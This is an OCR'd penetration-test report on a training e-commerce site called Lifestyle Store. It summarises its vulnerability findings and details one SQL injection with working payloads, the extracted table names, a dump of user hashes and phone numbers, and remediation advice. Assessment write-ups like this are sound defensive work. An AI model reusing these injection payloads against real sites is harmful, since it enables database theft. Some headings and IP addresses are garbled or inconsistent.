Lifestyle Store

E-Commerce Platform

Detailed Developer Report

Security Status – Extremely Vulnerable

- Hacker can Steal all data in Lifestyle Store database(SQLi).
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders (Shell Upload and Weak Passwords).
- Hacker can change source code of application to host malware, phishing pages or even explicit content to harm Customers (Shell Upload).
- Hacker can get account details of another customer like by changing the number in edit profile link(IDOR).
- Hacker can get access to seller details and login into the website using customer of the month usernames(PII).
- Hacker can send multiple requests (Rate Limiting Flaw).
- Hacker can add /remove items in the cart (CSRF) .
- As data sent to server in http protocol hacker can extract data.
- Hacker can inject client side code into applications and trick users by changing how page looks to steal information(XSS).

Vulnerability Statistics

Critical	Severe	Moderate	Low
13	15	8	4

Vulnerabilities:

No	Severity	Vulnerability	Count
1	Critical	SQL Injection	2
2	Critical	Insecure File Uploads	2
3	Critical	Access to admin panel	1
4	Critical	Access Via OTP Bypass	2
5	Critical	Unauthorized Access to Customer Details	4
6	Critical	Command Execution	2
7	Severe	Cross Site Scripting	2
8	Severe	Crypto Configuration Flaw	1
9	Severe	Common Passwords	2
10	Severe	Unauthorized Availability of Details	7
11	Severe	Open Redirection	1
12	Moderate	Information Disclosure due to Default Pages	5

Vulnerabilities:

No	Severity	Vulnerability	Count
13	Moderate	Unnecessary Details About Sellers	3
14	Moderate	Components with Known Vulnerabilities	2
15	Low	Improper Client Side Filters Bypass	2
16	Low	Default Error Display	2


1. SQL INJECTION

This flaw allows attacker to inject sql queries and extract data based on query from database.

Insecure File Upload (critical)	Affected Urls are: • http://13.235.16.62/products.php?cat=1 • http://13.235.16.62/products.php?cat=2 • http://13.235.16.62/products.php?cat=3 Affected Parameters: • cat (GET parameter) Payload: • cat = 1’ or cat = 2’ or cat=3’

Observation

- Navigate to one of url mentioned and input ‘ at end which gives an sql error. But when you comment out at last error disappers which confirms Sql injection flaw.




13.235.16.62/products.php?cat=1'--+

Proof of Concept (PoC)

- Attacker can execute SQL commands as shown below. Here we have used the payload below to extract the database name and MySQL version information:

http://13.233.148.87/products.php?cat=1' union select database(),version(),database(),database(),version(),version(),version() --+



13.235.16.62/products.php?cat=1' union select database(),version(),database(),database(),version(),version(),version() --+

5.7.36-0ubuntu0.18.04.1
hacking_training_project


Proof of Concept (PoC)

No of databases: 2

- information_schema
- hacking_training_project

No of tables in SQL_Injection_V3: 10


- brands
- cart_items
- categories
- customers
- order_items
- orders
- product_reviews
- products
- sellers
- users



```
+-------------+----------+--------------------------------------------------------------+--------------+
| user_name   | type     | password                                                     | phone_number |
+-------------+----------+--------------------------------------------------------------+--------------+
| admin       | admin    | $2y$10$Phrdr2F1sC912mG6jY5af.QbdJ7O6yasyHc/CZiNEchBPsWJiWuK2 | 8521479630   |
| Dona1234    | customer | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | 9489625136   |
| Pluto98     | customer | $2y$10$ba4bpp3nqfFRPB9.w.s4KeU36ecbRemyM6bj65FI/Q1Et0Qv1X9QK | 8912345670   |
| chandan     | seller   | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njrl50VeiOKLVDa | 7854126395   |
| Popeye786   | customer | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | 9745612300   |
| Radhika     | seller   | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | 9512300052   |
| Nandan      | seller   | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | 7845129630   |
| MurthyAdapa | customer | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | 8365738264   |
| john        | customer | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | 6598325015   |
| bob         | customer | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | 8576308560   |
| jack        | customer | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | 9848478231   |
| bulla       | customer | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | 7645835473   |
| hunter      | customer | $2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2 | 9788777777   |
| asd         | customer | $2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4Cv0W8Q/WEHmWzBFqVIkBQFpCF2 | 9876543210   |
| acdc        | customer | $2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi | 9999999999   |
| FindMe      | customer | $2y$10$ieLZsBhtXY0N92Wyo3o5y.BQJO4zd7tpcF18XV61F/FhyBT6.zfNa | 9999999999   |
+-------------+----------+--------------------------------------------------------------+--------------+
```

Business Impact - Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it. Below is the screenshot of some information extracted from users table which shows user credentials being leaked .Since the passwords are hashed ,the risk is comparatively low . Attacker can use this information to attack the users and login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.



499

VIEW PRODUCT

Scholiverse Educare Pvt. Ltd. B-610, Unitech Business Zone, Nirvana Country, South City 2, Gurgaon, India

Donal234:6234684479

VIEW PRODUCT

A-56 Sailor's ship, popeyeworld
Pluto98:8912345670

VIEW PRODUCT

GF-213, Nehru road, old Delhi market, 120078
chandan:7854126395

B-44 spinach house, Disneyworld
Popeye786:9745612300

D-60, Ajmer street, Ajmer
Radhika:9512300052

VIEW PRODUCT

WB-45 Wayne house, Batwan world
Nandan:7845129630

Internshala (Scholiverse Educare Private Limited), B-610, Unitech Business Zone, Nirvana Country

Recommendation

Take the following precautions to avoid exploitation of SQL injections:
•Whitelist User Input: Whitelist all user input for expected data only. For example if you are expecting a flower name, limit it to alphabets only upto 20 characters in length. If you are expecting some ID, restrict it to numbers only .
•Prepared Statements: Use SQL prepared statements available in all web development languages and frameworks to avoid attacker being able to modify SQL query
•Character encoding: If you are taking input that requires you to accept special characters, encode it. Example. Convert all ‘ to \’ , “ to \”, \ to \\. It is also suggested to follow a standard encoding for all special characters such has HTML encoding, URL encoding etc
•Do not store passwords in plain text. Convert them to hashes using SHA1 SHA256 Blowfish etc •Do not run Database Service as admin/root user
•Disable/remove default accounts, passwords and databases •Assign each Database user only the required permissions and not all permissions.

References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection

